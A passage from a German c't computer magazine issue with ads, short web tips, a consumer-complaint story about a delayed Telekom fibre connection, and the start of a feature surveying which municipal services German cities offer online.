weitergehen. (Mit dem aktuellen Klopapiermangel hat das übrigens nichts zu tun.) Ich informiere Sie an dieser Stelle in jeder Ausgabe darüber, was sich für die kommende Ausgabe ändert. (jr@ct.de)

c't-Linux-Netzplan als A2-Print-Poster

c't-Redakteur Keywan Tonekaboni hat für seinen Linux-Schwerpunkt in Ausgabe 3/2022 eine Grafik entwickelt und als Download zur Verfügung gestellt (siehe ct.de/yxbq), die Ihnen die Auswahl der für Sie passenden Linux-Distribution erleichtert.

Damit **entdecken Sie Linux auf eine ganz neue Art** – als Netzfahrplan: Die verschiedenen Linux-Distributionen fahren wie U-Bahn-Linien durch die Landschaft und halten an Stationen, die für unterschiedliche Eigenschaften und Features stehen.



Der c't-Linux-Netzplan hilft rasch und unkompliziert, die passende Linux-Distribution zu finden. Sie können ihn vom Server laden oder gleich das Poster bestellen.

Indem Sie die Fahrt Ihrer Lieblings-Distribution durch das Hardware-Gewerbegebiet über das Fashion-Viertel bis zum Upgrade-Park verfolgen, können Sie überprüfen: Stoppt die Linie an allen für Sie relevanten Stationen? Oder picken Sie sich eine für Sie wichtige Eigenschaft heraus. Welche Distributionen machen dort halt? Ihre persönliche Endstation zeigt Ihnen, welche Distribution am besten zu Ihren Bedürfnissen passt.

Als Poster gibt es den Netzplan im hochwertigen Druck im A2-Format. Es eignet sich übrigens auch hervorragend dafür, Linux-Neulingen die Unterschiede zu erklären. Wir bieten das Poster für 9,90 Euro in unserem Shop an (shop.heise.de/linux-poster) und zwar versandkostenfrei für Abonnenten, mit Versand kostet das ab 2,90 Euro zusätzlich. (jr@ct.de)

c't-Linux-Netzplan als Poster und zum Download: ct.de/yxbq



Low-Code-/No-Code-Development Enabler der digitalen Transformation

Trendstudie zu Strategien, Herausforderungen &
Best Practises bei der Bereitstellung moderner Apps

Aktuelle Studie jetzt verfügbar

Flexible und moderne Softwarelösungen sind ein zentraler Erfolgsfaktor der Digitalisierung. Die Multi-Client-Studie der techconsult zeigt auf, vor welchen Herausforderungen Unternehmen bei der Entwicklung und Bereitstellung moderner Apps stehen.

Erfahren Sie darüber hinaus, wie Low-Code-/No-Code-Development-Plattformen bereits in Unternehmen eingesetzt werden, um neue digitale Produkte und Services schnell und flexibel entwickeln und neue Geschäftsmodelle ermöglichen zu können.

Diese Studie wurde von der techconsult GmbH verfasst und von den Unternehmen Allisa Software GmbH, mgm technology partners GmbH, Ninox Software GmbH, Salesforce.com Germany GmbH und smapOne AG unterstützt.




Studiendownload

www.allisa.software/#kostenlose-studie

Wo laufen sie denn?

<https://sneakerjagd.letsflip.de>

Konsum und Umweltschutz passen oft nicht gut zusammen. Wie gut, dass modebewusste Schuhträger ihre gebrauchten Sneaker bei Modeketten oder in Altkleidercontainern abgeben können, damit Bedürftige sie weiter tragen oder die Industrie sie wenigstens recycelt. Mit dem **Projekt Sneakerjagd** verfolgt ein gemeinsames Rechercheteam der Zeit, des NDR und des Journalistenbüros Flip den Weg abgelegter Modeschuhe, die mit Bewegungssensor-gesteuerten GPS-Tags verwandt wurden. Die Ergebnisse sind überraschend und desillusionierend.



Immer wieder neu und immer anders geht die Reise quer durch das Land und rund um die halbe Welt. So starten die Puma-Sneaker der Nachrichtensprecherin Linda Zervakis in einem Hamburger Altkleidercontainer des DRK und melden sich am Ende von einem Schnäppchenmarkt in Nairobi. Immerhin dürften sie dort eine neue Trägerin finden. Die Sneaker, die Prominente wie Fynn Kliemann, Jan Delay und Carolin Kebekus dagegen zu treuen Händen direkt an Modeketten und Hersteller zurückgaben, landeten mit wenigen Umwegen einfach auf der Deponie oder im Shredder. (agr@ct.de)

Kaufe ein „A“


<https://www.powerlanguage.co.uk/wordle>

<https://mywordle.strivemath.com>

<https://www.thenumble.app>

Manchmal sind die simpelsten Spielideen schon die besten. Einfache Wortratespiele, sogenannte **Wordles**, sind dafür ein Beispiel. Rätselfreunde bekommen sechs Versuche, um ein beliebiges Wort mit fünf Buchstaben zu erraten. Zu jedem Rateversuch verrät die Website, welche der eingesetzten Buchstaben tatsächlich zum Lösungswort gehören und welche sogar schon an der richtigen Stelle stehen. Der Knobelspaß ist groß und der Zeitbedarf gering.

Das englische Original hat jüngst die New York Times dem Erfinder Josh Wardle (sic!) abgekauft. Dessen Site liefert täglich nur ein Rätsel. Nach der Lösung kann der Spieler eine schema-




tische Darstellung seiner Treffer auf dem Weg zum Erfolg an Freunde schicken. **Mywordle** bietet zudem die Möglichkeit, eigene Wordles zu erzeugen und als Link an Bekannte zu senden. Dabei sind auch verschiedene Sprachversionen verfügbar, darunter Deutsch. Das ist nicht unwesentlich, weil jeder Rateversuch einem echten Wort entsprechen muss. Wem das Spiel mit Wörtern nicht so liegt, der kann nach demselben Schema ein **Numble**, also eine mathematische Aufgabe zu einem vorgegebenen Ergebnis erraten. (agr@ct.de)

Von paranoid bis sorglos

<https://privat-o-mat.de>

Der Schutz persönlicher Daten im Internet ist in vielerlei Hinsicht eine Frage individueller Entscheidungen. Wähle ich den Messenger mit der größten Verbreitung, auch wenn der alle meine Daten und Chatverläufe in den USA speichert? Welche Anwendungen nutze ich in einem öffentlichen WLAN und welche lieber in einer sichereren Umgebung? Vermeide ich Cookies im Web? Welche Zugriffsrechte erlaube ich Apps auf meinem Smartphone? Und erlaube ich mir einen Fitness-tracker?

Der **Privat-o-Mat** ist ein Projekt des Landes Baden-Württemberg in Kooperation mit dem SWR. Die Website ist wie ein Psychotest aufgebaut und wertet aus, ob die Antworten zu einer reflektierenden Datenschützerin passen oder eher zu einem „Egalo“. Es hilft, sich sein eigenes Verhalten vor Augen zu führen und zu erkennen, wie Bequemlichkeit die persönlichen Daten den Diensteanbietern ausliefert. (agr@ct.de)



Diese Seite mit klickbaren Links: ct.de/y8hy



**WIR MACHEN
KEINE WERBUNG.
WIR MACHEN EUCH
EIN ANGEBOT.**



ct.de/angebot

Jetzt gleich bestellen:

 ct.de/angebot

 +49 541/80 009 120

 leserservice@heise.de

ICH KAUF MIR DIE c't NICHT. ICH ABONNIER SIE.

Ich möchte c't 3 Monate lang mit 35 % Neukunden-Rabatt testen.
Ich lese 6 Ausgaben als Heft oder digital in der App, als PDF oder direkt im Browser.

**Als Willkommensgeschenk erhalte ich eine Prämie nach Wahl,
z. B. einen RC-Quadrocopter.**





Vergeblich gegraben

**Die Telekom scheitert an einem
Glasfaseranschluss**

Wenn nach vielen Jahren mit lahmem Internet endlich das Leerrohr für Glasfaser im Keller liegt, ist die Freude groß. Aber Walter P. aus Achim bei Bremen freute sich zu früh.

Von Urs Mansmann

Die frohe Botschaft erreichte Walter P. aus Achim bei Bremen im März 2021: Die Telekom und der lokale Energieversorger EWE verkündeten, in seiner Straße FTTH auszubauen, also Glasfaser bis in die Wohnung zu legen. Das sollte flott gehen, bis Anfang 2022 sollten alle Häuser angeschlossen sein. Als er im Urlaub war, erfolgte der Anschluss seiner Straße, sein Grundstück wurde dabei mit einem Leerrohr erschlossen.

Für Walter P. war das die lange erwartete Erlösung. Obwohl sein Haus recht zentral in der Kleinstadt gelegen ist, bekam er über die Telefonleitung nur 8 Mbit/s. Für das schnellere VDSL war die Telefonleitung zur nächsten Vermittlungseinheit zu lang. Jahrelang musste er sich bei seiner Arbeit mit einem langsamen DSL-Anschluss herumschlagen. Nun endlich im Rentenalter sollte der Anschluss an die Zukunft erfolgen.

Walter P. bestellte einen Glasfaseranschluss mit einem passenden Modem und einen Telekom-Tarif mit hoher Datenrate. Am 28. Juli erhielt er dafür eine Auftragsbestätigung. Der Anschluss erfolge zwischen Juli und November, bis dahin vereinbare man einen Montagetermin bei ihm. Die bestellten Endgeräte erhalte er rechtzeitig vor Schaltung des Anschlusses. Am 30. Juli kam die Ankündigung für eine Besichtigung, und schon am 2. August nahmen Mitarbeiter eines Subunternehmens von Glasfaser Nordwest, der von Telekom und EWE für den Ausbau gegründeten Tochterfirma, die Örtlichkeit in Augenschein.

Am 30. August sollte die Installation erfolgen. Die Mitarbeiter erschienen, zogen aber unverrichteter Dinge wieder ab. Es gebe keine Infos über den Auftrag, das Grundstück und die verlegten Leerrohre. Eine Klärung sei nicht möglich. Im September und Oktober fanden drei weitere Ortstermine statt, immer mit dem gleichen Ergebnis. In keinem Fall gab es eine Dokumentation über die zuvor erfolg-

ten Termine. Eine Klärung sei nicht möglich.

Einblasen gescheitert

Erst Mitte Oktober ging es voran: Ein Bau-trupp führte das Leerrohr nun endlich bis ins Gebäude weiter. Allerdings tauchte nun das nächste Problem auf: Das Einblasen der Glasfaser scheiterte. Die Mitarbeiter vermuteten einen Fehler an einer Abzweigung, das lasse sich aber kurzfristig beheben, mit einem weiteren Ortstermin in der gleichen Woche.

Allerdings geschah nun nichts mehr, der versprochene Besuch ließ auf sich warten. Walter P. rief die Hotline von Glasfaser Nordwest an und bat um Nachricht, wie es denn nun weitergehen solle. Man sei nicht zuständig, ließ man ihn wissen, aber man gebe sein Anliegen an das zuständige Subunternehmen weiter. Eine weitere Reaktion gab es aber nicht.

Am 2. November setzte Walter P. schriftlich nach und bat um einen konkreten Anschlusstermin. Die Antwort war kurz und wenig ergiebig: Man versprach das Anliegen zu prüfen und „zeitnah“ eine persönliche Antwort zu senden. Bis zum 21. November passierte wieder nichts, und Walter P. fragte ein weiteres Mal per E-Mail nach. Dabei verwies er auch auf den Fall eines Nachbarn, bei dem zunächst auch Probleme aufgetreten waren. Die ließen sich dadurch beheben, dass man ein anderes Leerrohr nutzte, und Walter P. befürchtete nun, dass man das letzte Leerrohr dafür verwendet habe, denn sein Anwesen liegt am Ende einer Sackgasse. Parallel wendete er sich an die Telekom, mit der er ja den Vertrag ge-

schlossen hatte, und forderte sie auf, das Problem zu beheben.

Dort wurde der Fall offenbar wie eine heiße Kartoffel herumgereicht. Der Kundenservice-Nord der Telekom gab den Vorgang an die zuständige Fachabteilung für Glasfaseranschlüsse weiter. Drei Tage später meldete sich wieder Glasfaser Nordwest und berichtete, man habe die Anfrage an das zuständige Unternehmen weitergeleitet, das das Glasfasernetz schlüsselfertig errichte. Dann herrschte wieder Ruhe.

Den letzten Kontaktversuch unternahm er am 16. Dezember per Mail – ohne Antwort. Am 21. Dezember gelang es ihm, eine verantwortliche Person beim Telekom-Kundenservice Nord ans Telefon zu bekommen. „Wir sind völlig hilflos, wir haben auch keinen direkten Zugang zu verantwortlichen Personen“, habe sie gesagt, erinnert sich Walter P. an das Gespräch. Er solle doch noch einmal bei Glasfaser Nordwest vorstellig werden. Seine Schreiben an den Technik-Vorstand der Telekom und die Geschäftsführung von Glasfaser Nordwest blieben aber ergebnislos.

Nachgefragt

Walter P. wurde es nun zu bunt, und er wurde nach dem Jahreswechsel erneut vorstellig, diesmal jedoch bei c't, und schilderte, was ihm widerfahren war. Wir baten die Telekom am 14. Januar um Auskunft. Nun ging es plötzlich ganz schnell. Schon am 19. Januar meldete die Telekom Vollzug. Pres-

sesprecher Stephan Althoff antwortete auf die Anfrage: „Die gute Nachricht vorweg: Der Anschluss ist seit heute aktiv, die Kollegen von Glasfaser Nordwest konnten über ein in der Privatstraße vorhandenes Mikrorohr am Vormittag die Glasfaser einblasen. Anschließend wurden die Daten korrigiert und die Netzebenen miteinander verbunden.“

Offenbar konnte die Telekom nach einer Probegrabung auch abschließend klären, wo das Problem lag: „Leider lag ein Dokumentationsfehler vor. Die Infrastruktur wurde zwar ausgebaut, das Montageteam konnte aber aufgrund fehlender Daten die Installation nicht abschließen. Zwei verlegte Mikrorohre tauchten in der eigentlichen Doku nicht auf. Tiefbaumaßnahmen am gestrigen Nachmittag brachten dann die Gewissheit, dass eines der beiden Rohre zur [Anschrift des Kunden] läuft. Der Rest war dann Routine.“ Das Unternehmen entschuldigte sich bei Walter P. für die Unannehmlichkeiten.

Schon am 20. Januar erfolgte die Schaltung, das notwendige Glasfasermode trafen per Expresssendung rechtzeitig ein und endlich konnte Walter P. seinen ersehnten Glasfaseranschluss in Betrieb nehmen.

Endlosschleife

Ist bei einem Internetanschluss ein Fehler aufgetreten, führt das mitunter zu einer Endlosschleife: Der Kundenservice rückt an, scheitert an dem Fehler, rückt wieder ab. Der nächste Versuch und jeder weitere verläuft genauso. Im vorliegenden Fall lag das Problem wohl daran, dass eine Möglichkeit für Mitarbeiter fehlt, solche gescheiterten Aufträge zu eskalieren. Mit den richtigen Informationen hätte der Montagetrupp beim zweiten Besuch das weitermachen können, wo der erste aufgehört hatte. Das Kommunikationsproblem bleibt dem Kunden in solchen Fällen nicht verborgen.

Der Glasfaserausbau läuft bei allen Providern auf vollen Touren. Fachleute sind knapp, die Terminpläne eng und die potenziellen Kunden stehen ungeduldig Schlange. Der Fall von Walter P. wird nicht der letzte bleiben, bei dem ein Neuanschluss scheitert, zumindest im ersten Anlauf.

(uma@ct.de) **ct**



Service im Visier

Immer wieder bekommen wir E-Mails, in denen sich Leser über schlechten Service, ungerechte Garantiebedingungen und überzogene Reparaturpreise beklagen. Ein gewisser Teil dieser Beschwerden ist offenbar unberechtigt, weil die Kunden etwas überzogene Vorstellungen haben. Vieles entpuppt sich bei genauerer Analyse auch als alltägliches Verhalten von allzu scharf kalkulierenden Firmen in der IT-Branche.

Manchmal erreichen uns aber auch Schilderungen von geradezu haarsträubenden Fällen, die deutlich machen, wie einige Firmen mit ihren Kunden umspringen. In unserer Rubrik „Vorsicht,

Kunde!“ berichten wir über solche Entgleisungen, Ungerechtigkeiten und dubiose Geschäftspraktiken. Damit erfahren Sie als Kunde schon vor dem Kauf, was Sie bei dem jeweiligen Unternehmen erwarten oder manchmal sogar befürchten müssen. Und womöglich veranlassen unsere Berichte ja auch den einen oder anderen Anbieter, sich zukünftig etwas kundenfreundlicher und kulanter zu verhalten.

Falls Sie uns eine solche böse Erfahrung mitteilen wollen, senden Sie bitte eine chronologisch sortierte knappe Beschreibung Ihrer Erfahrungen an: vorsichtkunde@ct.de.

Halbdigital

Digitalisierung der Verwaltung:
eine Bestandsaufnahme



Bestandsaufnahme: Was geht bei Deutschlands	
Behörden übers Internet, was nicht?	Seite 60
Wie Politik und Verwaltung den	
Digitalisierungsrückstand aufholen wollen	Seite 66
Interview mit SPD-Digitalexperte Jens Zimmermann	Seite 70

Bis Ende 2022 sollen Bürger in Deutschland alle Anträge bei Behörden auch digital stellen können, so will es das Onlinezugangsgesetz. Wir haben recherchiert, wie weit die Umsetzung fortgeschritten ist – und welche Städte als Vorreiter glänzen.

Von Jo Bager, Tim Gerber und Christian Wölbert

Wenn diese Ausgabe von c't erscheint, bleiben den Behörden in Deutschland offiziell noch 309 Tage Zeit, um endlich digital zu werden. Bis Ende 2022 müssen sie ihre Leistungen „auch elektronisch über Verwaltungsportale“ anbieten, so bestimmt es § 1 Absatz 1 des 2017 in Kraft getretenen Onlinezugangsgesetzes (OZG).

Schon jetzt ist klar, dass die Behörden das Ziel nicht erfüllen werden. „Es wird uns nicht gelingen, alles flächendeckend in jeder Kommune digital zu haben“, sagte Markus Richter, Chief Information Officer des Bundes und Staatssekretär im Innenministerium, im Dezember auf einer Konferenz.

Für den Alltag der Menschen in Deutschland spielt es allerdings kaum eine

Rolle, ob das OZG bis Ende 2022 *vollständig* umgesetzt wird, bis Ende 2025 oder noch später. Denn das Gesetz verpflichtet Behörden auch zur Digitalisierung zahlreicher Verfahren, die für normale Bürger und auch für die meisten Unternehmen keine Rolle spielen – etwa die Genehmigung gentechnischer Anlagen oder der „Abfallentsorgung in der Hohen See“. Insgesamt stehen 583 Leistungen in der Liste.

Viel wichtiger ist die Frage, wie es bei jenen Verfahren aussieht, die massenhaft nachgefragt werden, etwa die Ausstellung von Geburtsurkunden und Anwohnerparkausweisen oder die Anmeldung des Wohnsitzes nach dem Umzug. In diesem Artikel untersuchen wir, welche solcher alltagsrelevanter Verfahren man wo online beantragen kann. Der Artikel auf Seite 66

erklärt, wie Politik und Verwaltung die Digitalisierung beschleunigen wollen. Darüber haben wir auch mit dem digitalpolitischen Sprecher der SPD, Jens Zimmermann, gesprochen – das Interview lesen Sie ab Seite 70.

Zweieinhalb Stunden pro Termin

Dass Deutschland im internationalen Vergleich bei der Digitalisierung hinterhinkt, hat sich herumgesprochen. Während man in Dänemark oder Estland fast alle Behördendinge per Klick regeln kann, muss man hierzulande viele Anträge noch persönlich oder per Post stellen. Ein aktuelles Beispiel ist der Pflichtumtausch alter Führerscheine, der in den nächsten Jahren viele Millionen Bürger dazu zwingt, auf dem Amt zu erscheinen.

Laut einer Umfrage des Wirtschaftsverbands Bitkom kostet ein Behördenbesuch in Deutschland die Bürger im Schnitt 148 Minuten. 25 Minuten entfallen laut den Schätzungen der Befragten auf die Bearbeitung des Anliegens, 64 Minuten auf das Warten in der Behörde, 59 Minuten auf An- und Abreise. Manche Berufstätige müssen sogar einen Tag Urlaub nehmen, nur um eine Kleinigkeit im Amt zu regeln. Hinzu kommt das Ärgernis, dass man den Termin vielerorts mehrere Monate im Voraus reservieren muss.

Doch was genau geht in Deutschland digital, was nicht? Das lässt sich nicht leicht herausfinden, denn die Zuständig-

Leistungen von Bund und Ländern

Die meisten Bundesbehörden sind beim Thema Digitalisierung deutlich weiter als die Kommunen, was auch damit zusammenhängt, dass sie weniger Bürgerdienste verantworten. Im Dezember teilte das Bundesinnenministerium mit, dass der Bund über 90 seiner 115 OZG-Leistungen online verfügbar gemacht habe.

So kann man sich zum Beispiel bei der Bundesagentur für Arbeit (BA) online arbeitsuchend melden und **Arbeitslosengeld** beantragen. Für das **Arbeitslosengeld II** („Hartz IV“) bietet die Bundesbehörde aktuell einen vereinfachten Onlineantrag, den Hauptantrag soll man vom dritten Quartal an übers Netz stellen können. Mancherorts sind allerdings allein die Kommunen für Hartz IV zuständig. **Kinderdengeld** müssen Eltern bei den regionalen

Familienkassen der BA noch schriftlich beantragen. „Wir arbeiten daran, die Unterschrift durch eine elektronische Signatur zu ersetzen“, heißt es auf der Webseite. Den **Kinderzuschlag** beantragen Familien mit geringem Einkommen inzwischen auch online. Ihre **Renteninformationen** sehen Bürger auf der Webseite der Deutschen Rentenversicherung, wenn sie sich mit dem elektronischen Personalausweis einloggen. Beim Kraftfahrtbundesamt erfährt man mithilfe des E-Perso, wie viele Punkte man in Flensburg gesammelt hat.

Vorzeigebispiel für erfolgreiche Digitalisierung auf Ebene der Bundesländer ist die **Steuererklärung**. Alle Länder (und der Bund) beteiligen sich am Elster-Projekt des bayerischen Landesamts für

Steuern. Gemessen an den Nutzungszahlen ist Elster wohl das erfolgreichste deutsche E-Government-Angebot: 2021 wurden damit rund 32 Millionen Einkommensteuererklärungen an die Finanzämter übermittelt. Seit September 2021 können außerdem Schüler und Studenten in allen 16 Bundesländern **Bafög** digital beantragen – es ist die erste föderale OZG-Leistung, die bundesweit verfügbar ist.

Unübersichtlich ist die Lage beim **Elterngeld**: In den meisten Bundesländern nehmen kommunale Stellen die Anträge entgegen, was dann in der Regel in Papierform zu erfolgen hat. In anderen sind Landesbehörden zuständig. Bayern bietet einen landesweit einheitlichen Online-dienst, bei dem man sich mit dem E-Perso authentifizieren kann.

keit für den Großteil der bürgerrelevanten Aufgaben liegt nicht beim Bund oder bei den Ländern, sondern bei den Kommunen. In einer analogen Welt garantiert das kurze Wege. Die föderale Arbeitsteilung bedeutet aber auch, dass jede Stadt sich selbst um die Digitalisierung ihrer Aufgaben kümmern muss: Onlineformulare integrieren, interne Software („Fachan-

wendungen“) daran anpassen, Mitarbeiter fortbilden und so weiter.

Wegen der Zersplitterung der Zuständigkeiten hat niemand den kompletten Überblick über den Stand der Dinge bei digitalen Anträgen, auch nicht die Bundesregierung. Diese verkündete im Dezember lediglich, dass zu diesem Zeitpunkt von den 460 OZG-Leistungen aus der Zustän-

digkeit der Länder und Kommunen bislang 50 als „Referenzimplementierung“ online standen. Das heißt, dass ein solcher Onlinedienst in mindestens einer Kommune verfügbar war.

Was geht wo?

Wir versuchen deshalb, mit einer Stichprobe zumindest etwas Licht ins Dunkel

Digitale Antragsverfahren in Großstädten und Landeshauptstädten

Stadt	Antrag auf Abfallbehälter	Bauantrag	Bewohnerparkausweis	Bibliotheksanmeldung	Führerschein (Erstantrag)	Anforderung Geburtsurkunde	Anmeldung eines Hundes	Kfz-Neuzulassung	Schwerbehindertenparkausweis	Unterhaltsvorschuss	Anmeldung Gewerbe	Wohngeld	Vormerkung für Kita-Platz
Berlin	+	-	+	-	-	+	+	+	-	-	+	+	-
Hamburg	+	-	+	-	+	+	+	+	-	-	+	-	-
München	+	-	+	+	-	+	+	+	+	-	+	+	+
Köln	+	-	+	-	-	+	+	+	-	-	+	+	+
Frankfurt am Main	+	-	+	+	-	+	-	+	+	-	+	-	+
Stuttgart	+	+	+	-	-	+	+	+	-	-	+	-	+
Düsseldorf	+	-	+	-	-	+	+	+	+	-	+	+	+
Leipzig	+	-	+	+	-	+	-	+	-	-	+	-	+
Dortmund	+	-	+	-	-	+	+	+	-	-	+	+	+
Essen	+	-	+	-	-	+	+	-	+	-	+	+	+
Bremen	+	-	+	+	-	+	+	+	+	+	+	+	+
Dresden	+	-	+	+	-	+	-	+	-	-	+	-	+
Hannover	+	-	+	-	-	+	+	+	-	-	+	-	+
Nürnberg	+	-	+	+	+	+	+	+	-	+	+	+	+
Duisburg	+	-	+	+	-	+	+	+	-	-	+	+	+
Bochum	+	-	+	+	-	+	+	+	-	-	+	+	+
Wuppertal	+	-	+	-	+	+	+	+	+	+	+	+	+
Bielefeld	-	-	+	-	-	+	+	+	-	-	+	-	+
Bonn	+	-	+	+	-	+	+	+	+	-	+	+	+
Münster	-	-	+	-	-	+	-	+	-	+	+	+	+
Mannheim	+	+	+	-	+	+	+	+	-	-	+	-	+
Karlsruhe	+	+	+	-	-	+	+	+	+	-	+	-	+
Augsburg	+	-	+	-	-	+	+	+	+	-	+	+	+
Wiesbaden	+	-	+	+	-	+	-	+	-	-	+	-	+
Mönchengladbach	+	-	+	+	-	+	+	+	-	-	+	+	+
Kiel	+	-	-	-	-	+	+	+	-	-	+	+	+
Magdeburg	+	-	-	-	-	+	+	-	+	-	+	-	+
Mainz	+	-	+	-	-	+	-	+	-	-	+	-	+
Erfurt	-	-	+	+	-	+	-	+	-	-	+	-	+
Potsdam	+	-	-	+	-	-	+	+	+	+	+	-	-
Saarbrücken	+	-	+	+	-	+	+	+	+	-	+	-	+
Schwerin	+	+	+	-	-	+	+	-	-	-	+	-	-

+ = Antrag kann online gestellt werden (z. B. Onlineformular, E-Mail, De-Mail)
 + = der Antrag muss ausgedruckt und von Hand unterschrieben werden, kann jedoch gescannt per E-Mail eingereicht werden
 - = der Antrag muss per Post oder persönlich gestellt werden; Stand: 11. Februar 2022
 1 in Zuständigkeit der Region Hannover
 2 seit November 2021 nicht mehr möglich

zu bringen. Dazu haben wir eine Liste kommunaler Leistungen erstellt, die für Normalbürger besonders relevant sind. Außen vor gelassen haben wir Dinge wie den Briefwahlantrag, die schon beinahe flächendeckend digitalisiert sind. Dann haben wir die 25 größten Städte gefragt, welche Leistungen online beantragt werden können. Um aus jedem Bundesland mindestens eine Stadt zu berücksichtigen, haben wir außerdem die sieben Landeshauptstädte angeschrieben, die nicht zu den 25 größten Städten gehören. Die Antworten haben wir, soweit möglich, durch Recherche auf den Internetseiten der Städte überprüft. Einen Überblick über die Ergebnisse verschafft die Tabelle auf Seite 62.

Einen grünen Pluspunkt haben wir vergeben, wenn Bürger die Leistung medienbruchfrei über das Internet beantragen können und auch die nötigen Nachweise online übermitteln können – per Onlineformular, De-Mail oder per einfacher E-Mail (De-Mail und E-Mail sind in der Praxis aber die Ausnahme). Falls man ein Formular ausdrucken, unterschreiben und eingescannt beziehungsweise abfotografiert per Mail übermitteln kann, haben wir das in der Tabelle gelb gekennzeichnet. Denn dann spart man sich immerhin den Gang zum Briefkasten. Einen roten Minuspunkt haben wir vergeben, wenn man den Antrag per Post, Fax oder persönlich stellen muss.

Groß schlägt klein

Um auch die Lage auf dem Land ansatzweise zu erfassen, haben wir außerdem 13 zufällig ausgewählte Städte mit jeweils rund 30.000 Einwohnern – eine aus jedem Flächenland – um Informationen gebeten. Ihre Antworten haben wir nicht in Tabellenform dargestellt, da sie für weniger Leistungen zuständig sind und die Zuständigkeiten sich von Ort zu Ort recht stark unterscheiden (siehe Kasten auf S. 64).

Einige Ergebnisse unserer Stichprobe fielen aus wie erwartet, es gab aber auch einige Überraschungen, positive wie negative. Zu erwarten war etwa, dass die Großstädte im Durchschnitt besser abschneiden als die kleinen. Die Verwaltungen der großen Metropolen beschäftigen IT-Referate mit Dutzenden bis Hunderten Mitarbeitern, während sich in Mittelstädten eine Handvoll ITler müht, die Systeme am Laufen zu halten. Je kleiner die Kommune, desto weniger Geld und Zeit sind in der Regel für die Digitalisierung da.



Bild: Stadt Nürnberg/Christine Dierenbach

Nürnberger Rathaus: Die Frankenmetropole landet in unserer E-Government-Stichprobe zusammen mit Bonn und Bremen ganz vorn.

Viele kleine Städte bieten ihren Bürgern nur PDF-Formulare zum Herunterladen, etwa für die Anforderung von Parkausweisen. Mal müssen die Formulare schriftlich eingereicht werden, mal reicht ein Scan per Mail. Gebühren zahlt man meistens nachträglich per Überweisung oder vor Ort im Amt. Die meisten Großstädte bieten für die gleichen Verfahren Onlineformulare und kassieren die Gebühren schon bei der Antragstellung mit E-Payment-Verfahren wie Kreditkarte oder PayPal. Viele große Städte haben auch schon Nutzerkonten eingebunden, die in der Regel von den Bundesländern betrieben werden. Dadurch müssen Antragsteller persönliche Daten nicht jedes Mal aufs Neue eingeben.

Nürnberg und Bonn vorn

Überraschenderweise schneiden die Millionenmetropolen in unserem Vergleich aber nicht am besten ab. Stattdessen landen Nürnberg, Bremen und Bonn ganz vorn – sie bieten die meisten der von uns ausgewählten Verfahren online an. So kann man in Nürnberg zum Beispiel mit dem elektronischen Personalausweis den Führerschein und den Unterhaltsvorschuss für Alleinerziehende online beantragen. München sammelt aber ebenfalls sehr viele Pluspunkte.

Schlecht schneiden die relativ kleinen Landeshauptstädte Mainz, Magdeburg, Potsdam und Erfurt ab. In Mainz und Erfurt kann man bislang nicht einmal einen

Hund übers Internet anmelden (für die Festsetzung der Hundesteuer). In Mainz konnte man Urkunden wie die Geburtsurkunde bis November online anfordern, doch „aufgrund einer Aktualisierung des Online-Bestell- und Bezahlsystems“ ist das aktuell nur per Brief oder Fax möglich; gezahlt wird per Nachnahme, was die Sache für Antragsteller unnötig verteuert. Auch einige andere Städte, etwa Leipzig, nutzen das altmodische Verfahren immer noch als Bezahldienst.

Kfz-Ärger

Negativ überrascht auch, dass die Kfz-Neuzulassung nicht in allen befragten Großstädten online möglich ist. Unter anderem in Essen und Schwerin muss man dafür persönlich aufs Amt, obwohl die Bundesregierung die Voraussetzungen für die digitale Erstzulassung schon 2019 geschaffen hat. Essen betonte, dass der Dienst bald eingeführt werde.

Unsere Stichprobe macht auch deutlich, dass die Städte sich in Sachen Digitalisierung immer dann schwertun, wenn ein Antrag laut Gesetz „schriftlich“ zu stellen ist (wie etwa beim Unterhaltsvorschuss). Schriftform geht zwar auch digital, dann aber nur mithilfe des elektronischen Personalausweises, einer Qualifizierten Elektronischen Signatur (QES) oder einer absenderbestätigten De-Mail – allesamt Produkte, die nur von wenigen Bürgern genutzt werden. Auch wenn die Schriftform nicht vorgeschrieben ist, muss

manchmal aus Sicherheitsgründen der E-Perso eingebunden werden.

Es gibt allerdings nur noch wenige Massenverfahren, die die Kommunen beim besten Willen nicht über das Internet anbieten können. Dazu zählt die Beantragung von Personalausweisen und Reisepässen, denn dabei müssen die Bürgerämter Fingerabdrücke einscannen.

Ein spezieller Fall ist die Anmeldung des Wohnsitzes: Das ist noch nicht komplett online möglich, weil die Adressdaten im Chip des Persos aktuell nur in den Ämtern geändert werden können, außerdem wird dort die neue Adresse aufgeklebt. In einigen Städten, zum Beispiel in München und Bremen, kann man sich trotzdem online ummelden und die Ausweisänderung später nachholen. Hamburg arbeitet zurzeit an einem volldigitalen Prozess für die Ummeldung, den andere Kommunen übernehmen sollen.

Hauptsache, online

